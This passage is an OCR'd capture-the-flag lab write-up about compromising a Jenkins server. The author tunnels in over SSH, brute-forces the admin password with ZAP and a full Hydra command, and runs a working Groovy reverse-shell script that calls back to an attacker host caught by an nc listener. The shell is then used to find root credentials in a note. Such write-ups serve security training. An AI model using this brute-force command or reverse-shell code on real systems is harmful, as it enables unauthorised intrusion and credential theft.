
```
┌──(root㉿ mictec)-[/home/mictec]
└─# ssh -L 9000:127.0.0.1:8080 aubreanna@10.10.68.175
aubreanna@10.10.68.175's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Feb 21 04:26:32 UTC 2021

  System load:  0.0               Processes:              128
  Usage of /:   63.8% of 8.79GB   Users logged in:        1
  Memory usage: 36%               IP address for eth0:    10.10.68.175
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  ⇒ There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet con
nection or proxy settings


Last login: Sun Feb 21 04:14:10 2021 from 10.8.157.151
aubreanna@internal:~$
```

- After loading our new page , we came across a Jenkins webserver, (note Jenkins have admin as default username)



❖ We gave our self a try to brute force the Jenkins credentials by assuming that the default username for Jenkins is (admin) by using the ZAP. Note: we can do the same with burpsuite

And we are lucky, because we get the password! After we start the fuzzing (on the 308 byte response)
Note: the size Response Header lead us for this guessing because it's different from the others, which can be a possible reasonable password



Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
0	Original	504	Gateway Timeout	20.02 s	94 bytes	198 bytes			
90	Fuzzed	302	Found	486 ms	308 bytes	0 bytes			spon[redacted]
6	Fuzzed	302	Found	5.53 s	351 bytes	0 bytes			princess
7	Fuzzed	302	Found	5.56 s	351 bytes	0 bytes			1234567
8	Fuzzed	302	Found	5.57 s	351 bytes	0 bytes			12345678
9	Fuzzed	302	Found	5.56 s	351 bytes	0 bytes			abc123
10	Fuzzed	302	Found	5.54 s	351 bytes	0 bytes			nicole
11	Fuzzed	302	Found	304 ms	351 bytes	0 bytes			daniel
12	Fuzzed	302	Found	500 ms	351 bytes	0 bytes			babygirl
14	Fuzzed	302	Found	493 ms	351 bytes	0 bytes			lovely

❖ Also we can use THC Hydra to do the same job (Note I changed the port for my ssh tunneling from 9000 to 7000 (my first SSH session on the port 9000 was closed and I created a new one on port 7000)

<u>Burpsuite result after fait try request:</u>


POST /j_acegi_security_check HTTP/1.1
Origin: http://127.0.0.1:7000
Referer: http://127.0.0.1:7000/loginError
j_username=admin&j_password=asd&from=%2F&Submit=Sign+in

Note: we need the information above to create our hydra command

```
┌──(root㉿ mictec)-[/home/mictec]
└─# hydra 127.0.0.1 -s 7000 http-post-form "/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password" -L /usr/share/ncrack/minimal.usr
 -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-15.txt
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-02-21 08:50:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 7968 login tries (l:32/p:249), ~498 tries per task
[DATA] attacking http-post-form://127.0.0.1:7000/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password
[STATUS] 16.00 tries/min, 16 tries in 00:01h, 7952 to do in 08:18h, 16 active
[STATUS] 58.67 tries/min, 176 tries in 00:03h, 7792 to do in 02:13h, 16 active
[7000][http-post-form] host: 127.0.0.1   login: admin   password: spon[redacted]
^[[A^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

❖ We used this credentials to access the Jenkins server, and I navigated to the script console to creat a reverse shell, where I used this groovshell:

```
String host="10.8.xxx.xxx";
int port=8044;
String cmd="bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());
while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());
so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};
```



❖ Then I creat a listener on my machine, and clicked on the “run” button for the above script console, and we got a root hand and after a new enumeration we found this new credential, sure we will use SSH to try it because it’s the only choice we have

```
┌──(root㉿mictec)-[/home/mictec]
└─# nc -nvlp 8044
listening on [any] 8044 ...
connect to [10.8.157.151] from (UNKNOWN) [10.10.188.219] 48002
dir\
dir
bin/bash: line 2: dirdir: command not found
cd opt
dir
note.txt
cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here.  Use them if you
need access to the root user account.

ro[redacted]:tr0ubl3gu[redacted]
ls -la
total 12
drwxr-xr-x 1 root root 4096 Aug  3  2020 .
drwxr-xr-x 1 root root 4096 Aug  3  2020 ..
-rw-r--r-- 1 root root  204 Aug  3  2020 note.txt
cd ..
cd ..
ls -la
total 84
drwxr-xr-x   1 root root 4096 Aug  3  2020 .
```

❖ Our last connection lead us to fin the root flag !